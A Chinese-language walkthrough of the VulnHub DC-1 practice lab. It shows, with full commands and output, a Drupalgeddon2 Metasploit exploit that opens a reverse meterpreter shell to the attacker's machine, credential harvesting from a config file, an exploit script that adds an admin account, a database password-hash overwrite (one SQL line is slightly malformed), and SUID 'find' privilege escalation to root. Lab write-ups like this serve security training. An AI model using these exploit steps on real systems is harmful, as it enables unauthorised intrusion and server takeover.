前情提要
靶场地址:https://www.vulnhub.com/entry/dc-1,292/
DC-1是一个适合初学者的靶场,需要具备以下前置知识:
基础的Linux命令及操作
基础的渗透测试工具使用(Kali / Parrot下的工具)
翻译一下官方给出的一些信息:
这个靶场中一共有五个flag,但最后的目标是找到并读取/root目录下的flag,如果你的能力比较强,可以忽略其他flag。
靶场只需要简单的下载,解压,打开并将其导入到VMware即可(我将其网络配置为NAT模式,保证机器与kali在同一个网段下)。
靶场攻略
flag1
# 查看本机所在网段,我的kali的eth0网卡的ip是192.168.17.129,另一个是环回地址不用管
ifconfig
th0: flags=4163  mtu 1500
        inet 192.168.17.129  netmask 255.255.255.0  broadcast 192.168.17.255
        inet6 fe80::20c:29ff:fe24:9c  prefixlen 64  scopeid 0x20
        ether 00:0c:29:24:00:9c  txqueuelen 1000  (Ethernet)
        RX packets 24078  bytes 29795238 (28.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2342  bytes 634317 (619.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 12  bytes 600 (600.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12  bytes 600 (600.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

# nmap扫描同一网段下的主机,发现目标主机IP是192.168.17.122
# 并且开启了http和rpcbind服务
nmap 192.168.17.0/24
Nmap scan report for 192.168.17.122
Host is up (0.0034s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
有HTTP服务,那就用浏览器进入网页看看:

可以看到这是Drupal框架(审查元素可以发现是Drupal 7)搭建的一个网站,用msf搜一个相关漏洞:
# 进入msf控制台
msfconsole
# 搜索相关漏洞
search drupal

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec          2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2  exploit/multi/http/drupal_drupageddon          2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  auxiliary/gather/drupal_openid_xxe             2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   4  exploit/unix/webapp/drupal_restws_exec         2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   5  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   6  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   7  exploit/unix/webapp/php_xmlrpc_eval            2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution
Rank 为 excellent 的漏洞即高危漏洞,这里可以一个个试一下,这里测出来是序号为1的那个:
# 直接输use 序号即可
use 1
# 可以用下面的命令查看exp的说明,可以看到默认的设定(Current Setting)以及是否为必选项(Required)
show options
Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.17.129   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)

# 因为RHOSTS是必选项并且默认值不是我们想要的,这里设置一下
set RHOSTS 192.168.17.122
# 启动exp(也可以用exploit)
run
[*] Started reverse TCP handler on 192.168.17.129:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (39282 bytes) to 192.168.17.122
[*] Meterpreter session 1 opened (192.168.17.129:4444 -> 192.168.17.122:60991 ) at 2022-01-17 05:16:02 -0500
# 可以看到一个会话已经建立,回车进入metepreter,打开shell
shell
# 查看当前权限
whoami
www-data
# 改一下回显样式,变成一个交互式shell
python -c 'import pty;pty.spawn("/bin/sh")'
# ls查看当前目录,看到有一个flag1
cat flag1.txt
Every good CMS needs a config file - and so do you.
flag2
# flag1提示我们去找配置文件,于是:
cat web.config
# 发现没有,百度一下Drupal的配置文件在哪
cat ./sites/all/modules/domain/settings.inc
# 在配置文件里有这么一段,翻译一下
# 暴力破解、字典攻击并不是来到这里的唯一方式,你可以用这些凭证做点什么?
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
flag3
flag2提示得很明显,我们可以连一下它的数据库:
# 连接数据库
mysql -udbuser -p
Enter password: R0ck3t
# 查看有哪些数据库,发现只有information_schema和drupal
use drupal
# 一步步查到数据
mysql> select name, pass from users;
+-------+---------------------------------------------------------+
| name  | pass                                                    |
+-------+---------------------------------------------------------+
|       |                                                         |
| admin | $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR |
| Fred  | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg |
| Tuzk1 | $S$DHI0/5G8EEGIThP.sTbOYhtdvj9sgqQnoqZeqF78.bZXb2nj9FqH |
| test  | $S$D6vsfmxgXaDgfEVGWqjIi0Y95lr5FOkxBzjT.daLtN2.YSAjpOaA |
+-------+---------------------------------------------------------+
pass明显是加了盐的,暴力破解明显不行,flag2也有提示,这里有两个方法
-
方法一:用
exp添加一个管理员# searchsploit是kali自带的一个exp查询工具,会从本地 / 远程的exploit-db查询exp / shellcode
searchsploit drupal
# 拿到有用的一个结果
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User) | php/webapps/34992.py
# 使用exo添加一个管理员admin2后即可登录
python /usr/share/exploitdb/exploits/php/webapps/34992.py -t http://192.168.17.122 -u admin2 -p admin2 -
方法二:用
Drupal加盐后的md5生成一个密码并替换原admin的密码./scripts/password-hash.sh 'Tuzk1'
password: Tuzk1 hash: $S$DzpPuR2oWibjc29v4YkeCMmGxXnHoUuSWEHSBl.EyvN/HVtCvqBz
# 连接数据库,use drupal后执行以下命令
update users set pass="$S$DzpPuR2oWibjc29v4YkeCMmGxXnHoUuSWEHSBl.EyvN/HVtCvqBz" where name="admin";" where name=" admin";
Query OK, 1 row affected (0.00 sec)
Rows matched: 1 Changed: 1 Warnings: 0
然后用管理员账户登录上去,在http://192.168.17.122/node/2#overlay-context=node页面得到flag3:
Special PERMS will help FIND the passwd - but you'll need to -exec that command to work out how to get what's in the shadow.
flag4
flag3大概意思是你要找到passwd文件,但你需要提权才能查看shadow文件。考查的是Linux里/etc/passwd和/etc/shadow两个文件的作用:
/etc/passwd是用户数据库,其中的域给出了用户名、加密口令和用户的其他信息。/etc/shadow是在安装了影子shadow口令软件的系统上的保存了/etc/passwd中加密口令的文件。
# 访问/etc/passwd,不需要root权限
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:104::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false
flag4:x:1001:1001:Flag4,,,:/home/flag4:/bin/bash
# 访问/etc/shadow,需要root权限
cat /etc/shadow
cat: /etc/shadow: Permission denied
# 查看flag4的内容
cat /home/flag4/flag4.txt
Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy.  Or maybe it is?
flag5
后面继续,根据flag3和flag4的暗示,尝试 suid 提权(SUID,设置用户ID,可以获取文件所有者的 uid 和权限),参考这篇文章:https://www.cnblogs.com/junsec/p/11652723.html
# 寻找root用户拥有的文件,并将错误写入/dev/null中
# 以下几个命令效果一样,不同命令适用不同的Linux系统
find / -perm -u=s -type f 2>/dev/null
find / -user root -perm -4000 -print 2>/dev/null
find / -user root -perm -4000 -exec ls -ldb {} \;
# 结果
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
可以用于提权的文件包括:nmap、vim、find、bash、more、less、nano、cp、awk、mv等。在这一台机器的返回结果中,find可以用来提权:
# SUID find提权
find . -exec /bin/sh \;
# 查看权限,可以看到提权已经成功
whoami
root
# 找一下flag
find / -name "*flag*.txt"
/home/flag4/flag4.txt
/var/www/flag1.txt
/root/thefinalflag.txt
# 看看最后那个flag说了什么
cat /root/thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
参考文章
新仔的攻略:http://www.xinza1.top/archives/103
https://blog.csdn.net/qq_36119192/article/details/84872644
https://www.cnblogs.com/junsec/p/11652723.html
https://www.cnblogs.com/chalan630/p/12639911.html